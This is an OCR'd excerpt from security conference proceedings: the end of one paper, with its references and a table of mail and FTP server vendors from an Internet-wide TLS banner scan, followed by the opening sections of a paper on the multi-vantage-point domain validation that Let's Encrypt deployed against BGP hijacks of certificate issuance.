[60] Mathy Vanhoef and Frank Piessens. All your biases belong to us: Breaking rc4 in wpa-tkip and TLS. In Jaeyeon Jung and Thorsten Holz, editors, *24th USENIX Security Symposium (USENIX Security 15)*, pages 97–112, Washington D.C., USA, August 12–14, 2015. USENIX Association.

[61] W3C. Same-Origin Policy, 2010. https://www.w3.org/Security/wiki/Same_Origin_Policy (accessed 2021-02-09).

[62] David Wagner and Bruce Schneier. Analysis of the SSL 3.0 protocol. In *Proceedings of the 2nd Conference on Proceedings of the Second USENIX Workshop on Electronic Commerce - Volume 2*, WOEC'96, pages 4–4, Berkeley, CA, USA, 1996. USENIX Association.

[63] Aaron Weaver. Cross-site printing, 2007. http://web.archive.org/web/20090919174421/http://www.net-security.org/dl/articles/CrossSitePrinting.pdf.

[64] Mike West. Content Security Policy Level 3, 2018. https://www.w3.org/TR/CSP3/ (accessed 2021-02-09).

[65] Mingming Zhang, Xiaofeng Zheng, Kaiwen Shen, Ziqiao Kong, Chaoyi Lu, Yu Wang, Haixin Duan, Shuang Hao, Baojun Liu, and Min Yang. Talking with familiar strangers: An empirical study on https context confusion attacks. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*. ACM, oct 2020.

A Application Server Banner Scan

During our Internet-wide scan, we collected all banners from those application servers that could complete a TLS handshake. We used this data to identify the vendor of the deployed application server. In each banner, we replaced all non-letters by whitespace, lowercased all letters, and split at the word boundary. Then we replaced important multi-word sequences by single tokens, removed all single-letter tokens and removed tokens based on a stop list. We iterated manually through the most frequent tokens, and either assigned them to an implementation or to the stop list, until the identification was stabilized based on a 100k test set. The results are shown in Table 7.

Pos.	SMTP (25)	SMTP (587)	SMTPS (465)	SMTP (26)	SMTP (2525)	
1.	Postfix 35.58% (1,219,598)	Exim 56.13% (1,962,165)	Exim 56.82% (1,995,277)	Exim 96.07% (543,451)	Exim 60.80% (140,457)	
2.	(unknown) 27.15% (930,442)	Postfix 17.65% (617,110)	(unknown) 18.86% (662,308)	(unknown) 2.01% (11,397)	(unknown) 26.78% (61,870)	
3.	Exim 21.94% (752,034)	(unknown) 17.28% (603,951)	Postfix 17.61% (618,519)	Postfix 1.30% (7,376)	Postfix 7.91% (18,284)	
4.	Idea 4.96% (170,099)	Idea 4.85% (169,679)	Idea 4.83% (169,545)	Microsoft 0.26% (1,443)	Microsoft 3.63% (8,377)	
5.	Microsoft 4.55% (156,046)	Microsoft 1.63% (56,930)	MailEnable 0.54% (18,978)	Sendmail 0.24% (1,363)	MailEnable 0.43% (999)	
6.	Sendmail 1.79% (61,188)	Sendmail 1.49% (51,981)	Sendmail 0.42% (14,888)	MailEnable 0.08% (438)	Sendmail 0.36% (832)	
7.	Sendinblue 1.71% (58,628)	Host Europe 0.41% (14,187)	Host Europe 0.40% (14,180)	(Gateway) 0.02% (139)	MDaemon 0.05% (107)	
8.	Sophos SMTP 0.84% (28,726)	MailEnable 0.22% (7,765)	(no banner) 0.19% (6,806)	MDaemon 0.01% (58)	OmniTI Ecelerity 0.02% (37)	
9.	MailEnable 0.60% (20,545)	MDaemon 0.13% (4,682)	MDaemon 0.14% (4,860)	OpenSMTPD 0.00% (4)	(Gateway) 0.01% (22)	
Pos.	**IMAP (143)**	**IMAPS (993)**	**POP3 (110)**	**POP3 (995)**	**FTP (21)**	**FTPS (990)**
1.	Dovecot 86.60% (3,210,657)	Dovecot 83.11% (3,258,031)	Dovecot 88.73% (3,150,958)	Dovecot 82.31% (3,151,001)	Pure-FTPd 59.91% (2,891,862)	ProFTPD 55.88% (170,796) $<$ 1.3.5e: 55,28% (168,966) $\geq$ 1.3.5e: 0.09% (271)
2.	Courier 6.38% (236,394)	Courier 6.75% (264,591)	Courier 5.65% (200,557)	(unknown) 6.15% (235,525)	(unknown) 16.72% (806,999)	(unknown) 15.71% (48,009)
3.	(unknown) 3.81% (141,183)	(unknown) 5.45% (213,581)	(unknown) 2.98% (105,776)	Courier 5.47% (209,594)	ProFTPD 15.86% (791,621) $<$ 1.3.5e: 6.69% (333,985) $\geq$ 1.3.5e: 0.43% (21,400)	Microsoft FTP 11.49% (35125)
4.	Microsoft 0.95% (35,352)	(no banner) 1.26% (49,544)	Microsoft Exchange 0.87% (31,029)	(no banner) 3.19% (122,098)	Microsoft FTP 3.28% (158,344)	FileZilla Server 10.55% (32,250)
5.	Cyrus 0.37% (13,775)	Microsoft 1.01% (39,643)	Cyrus 0.33% (11,576)	Microsoft Exchange 0.69% (26,337)	vsFTPd 1.18% (56,735)	SurgeFTP 2.61% (7991)
6.	Kerio Connect 0.31% (11,661)	Cyrus 0.45% (17,674)	Zimbra 0.26% (9,196)	Mailenable 0.56% (21,543)	FileZilla Server 0.78% (37,485)	Serv-U FTP 2.53% (7,740)
7.	Zimbra 0.26% (9,687)	Kerio Connect 0.41% (16,083)	Kerio Connect 0.24% (8,657)	Cyrus 0.34% (13,082)	Fritz!Box 0.44% (21,217)	vsFTPd 0.47% (1,425)
8.	kasserver.com 0.23% (8,597)	Zimbra 0.29% (11,224)	kasserver.com 0.24% (8,654)	Zimbra 0.24% (9,044)	Serv-U FTP 0.42% (20,303)	Pure-FTPd 0.39% (1,190)
9.	Training System 0.23% (8,467)	kasserver.com 0.22% (8,637)	Bigfoot 0.19% (6,634)	Kerio Connect 0.23% (8,958)	Synology 0.25% (12,130)	Wing FTP 0.34% (1,036)

Table 7: Most popular application servers by protocol and port number from our banner scan. Only servers that complete a TLS handshake are included. For ProFTPD, we also give numbers for known exploitable and fixed versions [37] (rest is unknown).

Experiences Deploying Multi-Vantage-Point Domain Validation at Let's Encrypt

Henry Birge-Lee
Princeton University

Liang Wang
Princeton University

Daniel McCarney
Square Inc., Prev. Let's Encrypt

Roland Shoemaker
Unaffiliated, Prev. Let's Encrypt

Jennifer Rexford
Princeton University

Prateek Mittal
Princeton Unversity

Abstract

An attacker can obtain a valid TLS certificate for a domain by hijacking communication between a certificate authority (CA) and a victim domain. Performing domain validation from multiple vantage points can defend against these attacks. We explore the design space of multi-vantage-point domain validation to achieve (1) *security* via sufficiently diverse vantage points, (2) *performance* by ensuring low latency and overhead in certificate issuance, (3) *manageability* by complying with CA/Browser forum requirements, and requiring minimal changes to CA operations, and (4) a low *benign failure* rate for legitimate requests. Our open-source implementation was deployed by the Let's Encrypt CA in February 2020, and has since secured the issuance of more than half a billion certificates during the first year of its deployment. Using real-world operational data from Let's Encrypt, we show that our approach has negligible latency and communication overhead, and a benign failure rate comparable to conventional designs with one vantage point. Finally, we evaluate the security improvements using a combination of ethically conducted real-world BGP hijacks, Internet-scale traceroute experiments, and a novel BGP simulation framework. We show that multi-vantage-point domain validation can thwart the vast majority of BGP attacks. Our work motivates the deployment of multi-vantage-point domain validation across the CA ecosystem to strengthen TLS certificate issuance and user privacy.

1 Introduction

Certificate Authorities (CAs) establish trust on the Internet by associating domains with the correct public keys through digitally signed certificates. A certificate contains domain name(s) and the associated public key. The CAs must ensure that a certificate is only given to the legitimate owner of a domain. Otherwise, an adversary with a bogus certificate could circumvent the assurances of confidentiality and integrity offered by HTTPS, and then decrypt or modify sensitive user data (e.g., logins, financial information, cryptocurrency credentials [22]). To prevent these attacks, CAs perform *domain control validation* that requires the domain owner to demonstrate control of a core resource associated with the domain (e.g., a web server, email address, or DNS record).




Figure 1: Domain control validation by Certificate Authority.

1.1 Domain Validation Attacks and Defenses

Domain control validation is vulnerable to localized and targeted Border Gateway Protocol (BGP) attacks that allow adversaries to obtain bogus certificates [21, 29]. These attacks are possible because validation is often performed over insecure HTTP connections (since domain validation is a necessary step that must occur before establishing an HTTPS connection). The BGP attack puts the adversary on the path between the CA and the victim domain or the victim domain and the CA. Then, the adversary asks the CA for a certificate for the victim domain. The validation request (e.g., an HTTP GET to the victim domain) is directed to the adversary where it is maliciously answered (Figure 1). With its validation request successful, the adversary can obtain a certificate for the domain. These attacks are particularly effective because the BGP attack can be *localized* (affecting the target CA) and *short-lived* (during domain validation) but lead to the adversary obtaining a universally-valid multi-year certificate for the victim's domain. These attacks are well within the capability of repressive regimes which have been accused of launching BGP attacks [26] and have motive to intercept encrypted communications [1].




Figure 2: A localized BGP attack affects a portion of the Internet. If the CA has only one vantage point (A), the adversary successfully gets the certificate. With multiple vantage points (B), the CA detects the attack as two vantage points reach the legitimate server and fail the validations.

To mitigate these attacks, CAs need to defend themselves from routing attacks on domain control validation. A promising approach is to perform validation from *multiple* diverse vantage points, to make it hard for the adversary's attack to "fool" all (or many) of the vantage points [21]. Vantage points unaffected by the BGP attack reach the legitimate victim domain and observe that domain control validation has *not* been completed (see Figure 2). This would stop the CA from issuing a certificate to the adversary. With effective multi-vantage-point validation in place, an adversary only capable of launching localized BGP attacks will have significant difficulty obtaining a bogus certificate as the adversary cannot have topological proximity to all of the CA's diverse vantage points. Thus, successful attacks would require announcing BGP routes with broad scope (readily visible in public BGP monitoring platforms [11, 13]), such as advertising smaller sub-prefixes (which is infeasible for /24 IP prefixes).

1.2 MultiVA Design, Deployment, & Analysis

This paper presents the design and evaluation of multiVA, the first real-world deployment of the multi-vantage-point countermeasure to secure domain control validation.

MultiVA design. Validating from multiple vantage points seems like a simple idea. Yet, creating a production-grade system is challenging, due to competing trade-offs:

- *Security.* The multiple vantage points must offer sufficiently diverse perspectives on routing to ensure that some vantage points can reach the legitimate domain. Also, the *quorum policy* (i.e., the "vote" among the vantage points before signing a certificate) must be strong enough to thwart attacks, without sacrificing performance and robustness.
- *Manageability.* Validating from multiple vantage points requires more server and network resources, spread across more locations. This may require billing arrangements with multiple cloud providers. In addition, the CA/Browser forum, which decides the rules for the operation of publicly trusted CAs, places security and auditing requirements on the data centers CAs use [25]. Thus, a system with multiple vantage points may require the maintenance and auditing of multiple data centers.
- *Performance.* The latency introduced by additional vantage points should not significantly slow down the overall domain control validation process. Similarly, the approach should have low communication overhead. The implementation of multi-vantage-point domain validation should also be incrementally deployable. Performance constraints are particularly sensitive when deploying on a live production system, requiring careful system monitoring and a phased deployment.
- *Benign failure.* A benign (validation) failure is a non-malicious validation request that should have been successful but was blocked because of validation failures caused by external factors in some vantage points. The failures are mostly caused by DNS propagation delay and configuration errors; see §4.2. A multi-vantage-point validation system should not throw a significant number of benign failures.

We explore the complex design space of multi-vantage-point domain validation to balance the trade-offs among these challenges. We propose to use a deployment of multiple vantage points within a single cloud provider to achieve good performance and manageability, as the site reliability engineering (SRE) and billing departments only need to interface with a single cloud provider. We satisfy the compliance requirements imposed by the CA/Browser forum by carefully tracking validation results from the original CA and the cloud vantage points, respectively. We carefully select cloud vantage points across diverse geographic locations to ensure sufficient diversity and system security, and connect them to existing CA components using mutually-authenticated TLS. Our design balances the number and location of vantage points to control the trade-off between security, manageability, performance, and benign failures. More vantage points would improve security, but may increase

validation overhead and manageability difficulty. Finally, we incorporate a configurable domain validation quorum policy to strike a balance between security and benign failures.

MultiVA deployment. We develop a fully open-source implementation of our multiVA design. Notably, our implementation does not require any changes to the Automated Certificate Management Environment (ACME) [19]. We build upon the Boulder ACME implementation [3] and only modified software components relevant to domain validation. Our open-source implementation was deployed by the Let's Encrypt CA [15] in its live production environment in February 2020. Since then, our multiVA deployment has secured the issuance of over half a billion TLS certificates during the first year of its deployment, and validates domain control for approximately 1.5 million certificates a day [8]. Our work thus demonstrates the feasibility of the multiVA approach at Internet scale and represents a major step in strengthening the Internet PKI against BGP attacks.

Evaluating system performance and benign failures. We obtained operational data for the multiVA deployment from Let's Encrypt and use it to analyze system performance and benign failures. We find that the system incurs negligible latency overhead since (1) validations from multiple vantage points occur in parallel and (2) validation time from well connected cloud-based vantage points is much faster than the validation time from the existing CA vantage point. We measured the communication overhead of the deployment for typical certificate issuance rates as 0.5 Mbps per remote vantage point (far below the saturation point of 100 Mbps upstream links). Finally, we show that the rate of benign failures incurred by the multiVA deployment is around 1%. These benign failures are typically caused due to DNS propagation delays and configuration issues, and typically can be overcome by retrying the certificate issuance request.

Evaluating system security. Unlike performance metrics like latency and benign failure rate which can *only* be measured with real data from an active deployment, the security offered by multi-vantage-point domain validation cannot be understood from deployment data alone. Many important security questions, like the fraction of attacks that can be mitigated, quorum policies to use, and placement of additional vantage points, cannot be answered solely by relying on deployment data, and instead require combining multiple analytic perspectives.

Our approach is to analyze multi-vantage-point validation *holistically* across many different analytical frameworks including ethically conducted real-world attacks, deployment metrics, Internet-scale traceroute measurements, and novel BGP attack simulations. By comparing the data produced in these different settings, we can reason holistically about how to optimally evaluate and deploy multi-vantage-point validation. We show that our multiVA deployment that uses a single cloud provider can successfully mitigate a vast majority of BGP attacks (additionally see Table 3 for a summary of lessons learned through design, deployment, and evaluation aspects of this project). Finally, we also make recommendations for further enhancing the multiVA deployment via additional diverse vantage points.

We hope our work motivates industry-wide adoption of multiVA in the CA ecosystem to strengthen the PKI and protect user privacy, and this work is a key first step. We have released our multi-vantage-point domain validation implementation as open-source software [6], and are working on standardizing it.

2 Let's Encrypt Certificate Management

Let's Encrypt is an automated CA that requires no human interaction to request or renew a certificate [15]. According to CloudFlare [10], Let's Encrypt accounts for over 70% of daily certificate transparency log entries. Thus, Let's Encrypt has a major influence on the CA market. [1]

Let's Encrypt simply exposes a standardized API—the Automated Certificate Management Environment (ACME) [19]—for third-party clients (e.g., EFF's Certbot [5]) to access.

The Boulder ACME implementation. Let's Encrypt is powered by an open-source ACME implementation called Boulder [3], designed for security, reliability, and performance. To date Boulder has issued over a billion trusted certificates.

Boulder is subdivided into components based on their role in the certificate issuance process and to minimize the attack surface between components and the global Internet. Each component is designed to be deployed in isolated network segments with strict firewall rules limiting ingress/egress traffic based on the API exposed by the components.

As in Figure 4 (A), the primary system components of Boulder include Web Front End (WFE), Registration Authority (RA), Validation Authority (VA), and Certificate Authority (CA). We omit additional components not specific to validation/issuance (e.g., storage). Of all the components in Boulder, only the web front end requires inbound traffic from the wider Internet allowed for the ACME API interface. Similarly only the VA requires outbound traffic to arbitrary hosts on the wider Internet to perform domain validation.

During certificate issuance ACME clients interact with the web front end to submit a to-be-signed certificate, following the process described in the ACME RFC [19]. The web front end interacts with the resource authority to associate accounts with authorizations and other resources. The resource authority in turn interacts with the VA to request domain validation. The VA performs the validation and sends the validation result to the resource authority. The resource

[1] Some websites like w3techs.com inaccurately show low market share for Let's Encrypt (e.g., 0.2%) because they only count certificates that chain directly to Let's Encrypt's ISRG root. In fact, the vast majority of certificates Let's Encrypt issues are chained through IdenTrust's DST X3 root certificate.

Lesson Learned	Section
Design and Deployment	
- Requiring successful domain validation from the primary VA satisfies CA/Browser Forum requirements	3
- A phased deployment helps understand and address failure scenarios before starting enforcement	3
Performance Evaluation	
- Benign failures are uncommon and are usually mitigated by the quorum policy	4.2
- DNS synchronization delays are responsible for a large fraction of the benign failures	4.2
- Packet filters that block domain validation requests lead to some benign failures	4.2
- Remote VAs have lower latency than the primary VA, leading to a negligible performance penalty	4.1
Security Evaluation	
- A single cloud provider can host remote VAs at multiple data centers with sufficient route diversity	5, 6
- Measurement experiments with ethical BGP hijacks enable evaluation with knowledge of ground truth	5
- Simulation experiments can sweep a wide range of attack scenarios for a systematic evaluation	6

Table 3: Significant lessons learned that show multi-vantage-point domain control validation can operate successfully at Internet scale in a production environment.




Figure 4: Boulder with a single VA (A) and multiple VAs (B).

authority then asks the CA to sign the certificate and returns the signed certificate (or error messages if the validation fails) to the ACME client through the web front end.

Single-VA domain control validation. During domain validation, Let's Encrypt challenges the client to demonstrate its control of the domain(s) requested in the certificate. When the client is ready for the challenge and asks Let's Encrypt to initiate the domain validation challenge, the request is directed to one of the available data centers of Let's Encrypt by a CDN layer in front of Boulder. A randomly selected VA instance within the data center performs the domain validation. Note that though there could be many VAs in different data centers, only one VA is selected to perform domain validation for a given domain.

The VA resolves the requested domain to IP addresses using a recursive DNS resolver colocated with the VA. The VA performs HTTP, DNS, or TLS based domain control validation as specified by RFC 8737 [47]. In HTTP and TLS based validations, the VA uses DNS to look up an A or AAAA record for the requested domain, and initiates an HTTP or TLS[2] connection to the domain's web server. In DNS based validations, the VA checks for the validation response in a DNS TXT record for the requested domain.

Overall, in a CA service, certificate issuance involves complex interactions between different system components. A minor modification to the ACME protocol standard or the existing Boulder implementation may affect the reliability and security of the CA. Therefore, when designing the multiple vantage point validation system, we want to modify neither the ACME protocol nor the non-VA components in Boulder, and minimize the changes to the existing VA component.

3 Multi-Vantage-Point Validation Design

Below we outline our design of multiVA, an incrementally deployable domain validation system that leverages multiple vantage points to mitigate BGP attacks against CAs. We first discuss our threat model and security goal. After that we specify how our design complies with CA/Browser Forum policies without requiring auditing on remote data centers. Then, we discuss how we simplify management by using a single cloud provider to host vantage points. Next, we present our method for scalable and secure communication with vantage points. We also introduce our configurable quorum policy that can balance the trade-off between security and

[2]To avoid a cyclic dependency, the TLS challenge does not require a publicly-trusted certificate but instead checks for the presence of a specified value in the Application-Layer Protocol Negotiation field of the TLS server hello message as a way of demonstrating the customer has control of the domain being validated [46].

benign failures. Last, we present our phased deployment strategy that Let's Encrypt used to deploy our design in their live production environment.

Threat model and security goal. We consider an adversary that has control of a single malicious AS. The adversary aims to obtain a bogus certificate for a victim domain by launching BGP attacks against an IP prefix associated with that domain, and hijacking domain control validation traffic between the CA and the prefix. Under this threat model, we do not consider adversaries that maliciously control components of the CA or multiVA (e.g., intentionally misbehaving vantage points), or attempt to exploit non-BGP related vulnerabilities in the domain control validation process (e.g., vulnerabilities in DNS lookups [23], off-path attacks [30], implementation bugs, and misconfigurations). We design multiVA to *improve* the resilience of domains against BGP attacks during domain control validation.

Also, we focus on security against equally-specific BGP attacks where the adversary maliciously announces the same prefix as the victim (as opposed to a sub-prefix). This is appropriate since 1) sub-prefix attacks are not viable against all prefixes (like those announced as /24s); 2) sub-prefix attacks can be prevented by deployed technologies like RPKI [24][3]; 3) sub-prefix attacks are significantly more visible allowing them to be quickly detected (and even mitigated [45]) with BGP monitoring. We intend for multiVA to complement ongoing research on BGP monitoring use by CAs [21]).

Satisfying CA/Browser Forum compliance without sacrificing manageability. The CA/Browser Forum governs the operations of publicly trusted CAs, and imposes requirements (e.g., physical security and access requirements) on CAs that may constrain the deployment of multi-vantage-point validation (see CA/Browser Forum Baseline Requirements [25] Section 5). Under a naive system, all the validation authorities (or VAs) would require independent security audits, increasing the cost of adding VAs. The cloud provides a logical location for additional VAs that can significantly improve manageability while offering many beneficial features such as geographic diversity. However, independent security audits and physical access to the cloud infrastructure may not be easily obtained.

To resolve this conflict, multiVA utilizes the concept of primary and remote validation authorities, as shown in Figure 4(B). A primary VA is located in a data center that is fully compliant with the CA/Browser Forum Baseline Requirements and, based on the current requirements, is authorized to validate a certificate independently without any information from other vantage points. For a CA who plans to upgrade to multiVA, the primary VA would be the existing VA being used by the CA. A remote VA can be deployed in a network or machine managed by a third party (e.g., the cloud). As a key deployment insight, multiVA requires that:

If the primary VA's validation fails, the customer's validation request fails. If the primary VA's validation succeeds, the primary VA must consider the validation results of the remote VAs, and the validation request only succeeds if a specified number of remote VAs' validations have succeeded.

Thus, all certificates signed under multiVA are a *subset* of the certificates that would be signed without multiVA. By denying certificates whenever validation from the primary VA fails, we limit our auditing requirements to the primary VA, maintaining compliance with the CA/Browser Forum Baseline Requirements.

Using a single cloud provider for manageability. Even without security audits or physical access to remote data centers, using multiple data centers with different cloud providers would be difficult for a CA to manage. Each cloud provider has different billing policies and requires a separate cost analysis, along with requiring different tooling for the Site Reliability Engineering (SRE) team. We resolve this by hosting all multiVA VAs in a single cloud provider. Our security analysis (§6) suggests even only using a single cloud provider (Amazon Web Services in our case), multiVA *does* achieve a significant level of route diversity. Using a single cloud provider significantly improves the manageability of multiVA, and reduces the implementation burden of multi-vantage-point domain validation. [4]

Communicating securely with remote validation authorities. Each component in multiVA is associated with a certificate bound to a specific role (e.g., primary or remote VAs), and communicates with other components using *gRPC* [7] over mutually-authenticated TLS for confidentiality, authorization, and authentication. By examining certificates and the associated roles, a component can confidently determine the legitimacy of components it communicates with. For instance, the primary VA will not accept fraudulent communications from nodes pretending to be remote VAs.

Besides, using gRPC saves round trips between the primary and the remote VAs. In the gRPC-based setup, the primary VA sends one RPC message to the remote VA which in return sends back a validation result (see appendix A.1 for a description of the RPC messages and API calls used in multiVA). One validation only involves one round trip of communication between the primary and remote VAs. An alternative choice is VPN, but it may incur additional round trips and introduce more latency than gRPC. We demonstrate that multiVA introduces negligible latency compared to single-VA domain validation in §4.1.

[3] Even in partial deployment, RPKI can limit the spread of a sub-prefix attack and allow multiVA to detect it using multiple vantage points.

[4] The billing arrangements with AWS were handled independently of the contributing authors by members of the Let's Encrypt SRE team. Our estimate of the cost of operating vantage points in AWS is roughly $100 per month per vantage point (not including SRE costs).




Figure 5: Cumulative number of issued certificates on each day since multiVA was deployed with domain exception list in February 2020; the vertical line shows when full enforcement was enabled.

Balancing security and benign failure rate with a configurable domain validation quorum policy. A quorum policy specifies the number of remote VAs required to agree on the validation result before signing a certificate. While requiring domain validation to succeed at a large number of remote VAs would enhance security, it would also increase the risk that certificate requests get rejected incorrectly, since in practice a non-trivial number of challenge requests may fail due to uncontrollable factors (e.g., DNS propagation delay and configuration errors).

Our multiVA system adopts a configurable quorum policy that enables the CA to strike a balance between different trade-offs.[5] Given n remote VAs, the k-n quorum policy allows $n-k$ remote VA challenges to fail to return an answer or return an inconsistent answer during a validation, while still allowing certificate issuance (assuming the primary VA has successfully validated the domain). The initial deployment uses $n=3$ and $k=2$, i.e., allowing at most one of three remote VAs to fail. Our analysis shows that this setup can effectively improve the security against domain validation attacks (§5 and §6) with an acceptable benign failure rate (§4.2).

Open-source implementation and phased deployment of multiVA at Let's Encrypt. We developed and released an open-source implementation of multiVA that any CA can use [6]. Our implementation does not require any changes to the ACME protocol [19] and only modified software components (∼200 lines of Go code in the core logic [6]) relevant to domain validation in the Boulder implementation [3]. Note that multiVA is independent of the ACME protocol and is portable; CAs that do not support ACME can also deploy multiVA in their backend without supporting ACME.

[5] This need for a configurable quorum policy that varies based on use case is also supported by previous research on remote vantage point use in TOFU applications [55].

Our implementation of the multiVA design was deployed by Let's Encrypt, a non-profit which is the world's largest CA. Let's Encrypt set up three remote vantage points in three AWS datacenters: Oregon (us-west-2), Ohio (us-east-2), and Frankfurt (eu-central-1). Let's Encrypt's existing primary VAs are located in two data centers in Denver and Salt Lake City. Since Let's Encrypt issues millions of certificates a day, changing their certificate issuance path required significant care. We collaborated with Let's Encrypt to develop and apply a multi-stage deployment plan:

- *Staging deployment*: Let's Encrypt deployed multiVA in a *staging* environment, which is a functional duplicate of the production environment and is used for internal testing of new features as well as external testing by ACME client developers. [6]

- *Testing in production environment*: Then, Let's Encrypt introduced multiVA to the production environment in a data-collection mode: the remote VAs performed domain validations, but did not affect the primary VA's validation decisions. Let's Encrypt collected detailed information on each validation from all VAs to understand the potential causes of validation failures and performance bottlenecks, which helped us refine our implementation to handle the load (e.g., during traffic spikes) generated by the full volume of production ACME requests.

- *Production deployment with domain exception list*: Next, Let's Encrypt applied multiVA for most of the domain validation requests in Feb 2020, with a domain exception list to temporarily exclude certain domains from multiple-vantage-point validation. Let's Encrypt populated the exception list with domains that may, based on the logs, have trouble with multi-vantage-point validation to prepare for future certificate renewal. Let's Encrypt only did this for the domains associated with ACME accounts that have contact information, so it can communicate with the domain owners to inform them that they are on the domain exception list, and troubleshoot the issues.

  The list only contained 99 ACME account IDs and most of these IDs were associated with large hosting providers that wanted additional time to debug their environments before multiVA was fully enforced. Upon the removal of the list, we did not observe any issues or higher error rates from customers that had previously been on the list.

- *Full production deployment*: Finally, Let's Encrypt has a complete deployment of multiVA in June 2020 and all certificate requests are now validated by multiple VAs.

[6] An early stage of multiVA was deployed in the staging environment for testing in 2017 [37].




Figure 6: Let's Encrypt certificates issued per day since multiVA has been deployed with domain exception list. The vertical line indicates when full enforcement was enabled.

Phased deployment minimizes the impact on the ongoing operations of the CA, while allowing us to gradually improve the performance and reliability of the system.

As shown in Figure 5, the multiVA deployment has issued over half a billion certificates between the production deployment in February 2020 and February 2021. Our work thus demonstrates the feasibility of the multiVA approach at Internet scale.

4 Real-world Deployment Evaluation

We obtained and analyzed log data for performance and certificate validation from Let's Encrypt's production deployment of multiVA. Our analysis demonstrates the viability of multiVA at scale with respect to both performance and benign failures.

4.1 Domain Validation Performance

Latency. In the *k-n* quorum validation scheme that Let's Encrypt adopted, we do not expect performance to degrade significantly because remote validations are performed in parallel using the same timeout as the local validation by the primary VAs. The only additional latency come from the RPC round trip between the primary and remote VAs.

Total validation latency is bounded by the $(n-k)^{th}$ slowest remote VAs in the quorum majority. For instance, when only two of three remote VAs are required to succeed (i.e., with a 2-3 quorum policy), one slow remote VA would not increase the overall latency. *When choosing a quorum threshold for remote VAs, some consideration must be given to how many slow, or entirely unresponsive, remote VAs the system can tolerate.* If the number of slow VAs makes up a quorum majority then the system performance would degrade.

When the CA chooses remote VAs that have similar performance characteristics as their primary VAs, there should be little change in validation performance. This is seen in




Figure 7: Let's Encrypt validation latency in milliseconds, with y-axis on log scale. Remote latency is the time it takes to complete a validation request at the remote VA (once it is sent with gRPC); local latency is the time taken to complete the request at the primary VA; and total latency is the time taken to complete the remote validation requests with the gRPC overhead. Since total latency is comparable to the local latency, the overhead for multiVA is minimal.

